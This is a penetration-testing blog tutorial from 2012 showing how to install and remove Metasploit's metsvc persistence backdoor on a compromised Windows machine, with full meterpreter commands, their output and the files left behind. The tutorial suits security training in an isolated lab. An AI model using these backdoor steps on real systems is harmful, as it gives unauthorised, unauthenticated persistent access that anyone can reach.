
Metasploit Metsvc Backdoor

pentestlab.blog/category/maintaining-access/page/3

March 28, 2012

Metasploit offers the ability to place a backdoor on the remote system in order to maintain access after your exploitation.In this article we will see how we can work with the metsvc backdoor and what are the limitations of it.

Lets say that we have already compromised the target by using a meterpreter service payload.We can have a look at the available options of the metsvc backdoor by executing the command ***run metsvc -h***




```
meterpreter > run metsvc -h

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the ser
vice
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be deleted m
anually)


meterpreter >
```

Metsvc Help

As we can see there are only 2 options:The **-A** which automatically starts the multi/handler and the **-r** which uninstalls the service that the backdoor has created.

So we will execute the command ***run metsvc -A***.This command will upload some files and it will create a windows service on the remote machine which will run on the port 31337.



```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS.0\TEMP\MVaNYfiRiPpvKs
F...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.1.67:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.1.66:60792 -> 192.168.1.
67:31337) at 2012-03-28 01:18:16 +0100
meterpreter >
```

Run the Metsvc Backdoor

As you can see from the image above we now have 2 sessions open on the remote machine.From the other hand on the remote machine we can notice that there is a process name ***metsvc-server.exe***.This process is the backdoor.




Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
Show processes from all users
End Process

Image Name	User Name	CPU	Mem Usage
metsvc-server.exe	SYSTEM	00	4,024 K
metsvc.exe	SYSTEM	00	1,180 K
taskmgr.exe	Admin	01	3,884 K
mysqld.exe	SYSTEM	00	16,604 K
httpd.exe	SYSTEM	00	34,492 K
alg.exe	LOCAL SERVICE	00	1,360 K
msmsgs.exe	Admin	00	1,552 K
ctfmon.exe	Admin	00	580 K
spoolsv.exe	SYSTEM	00	2,216 K
explorer.exe	Admin	00	20,128 K
svchost.exe	LOCAL SERVICE	00	3,224 K
svchost.exe	NETWORK SERVICE	00	1,156 K
svchost.exe	SYSTEM	00	14,504 K
svchost.exe	SYSTEM	00	1,372 K
lsass.exe	SYSTEM	00	812 K
services.exe	SYSTEM	00	1,796 K
winlogon.exe	SYSTEM	00	1,912 K
csrss.exe	SYSTEM	00	1,996 K
httpd.exe	SYSTEM	00	37,136 K

Processes: 22 CPU Usage: 1% Commit Charge: 220864K / 4786

Metsvc process


If you want to remove the backdoor from the target machine you can use the command ***run metsvc -r*** in order to achieve that.



```
meterpreter > run metsvc -r
[*] Removing the existing Meterpreter service
[*] Creating a temporary installation directory C:\WINDOWS.0\TEMP\cfbVzUWYjTG...
[*]  >> Uploading metsvc.exe...
[*] Stopping the service...
         * Stopping service metsvc
 * Removing service
Service metsvc successfully removed.
```

Remove the metsvc backdoor

This command is stopping the backdoor from running but it doesn’t delete the files that had created when we ran the backdoor the first time so we need to remove it manually in order to clean up the system.The files that we need to remove are the following:



metsrv.dll
metsvc
metsvc-server

Backdoor files

Conclusion

The **metsvc** backdoor runs as service on the remote system and requires no authentication so anyone that will find the backdoor can connect through it to our target.Also it can be discovered easily by using a simple port scanner so it is risky to use.From the other hand it is less noisy compared to the **persistence** backdoor.

Don’t try this backdoor in real systems.If you want to use it in order to expand your knowledge about backdoors use it on a safe and isolated environment.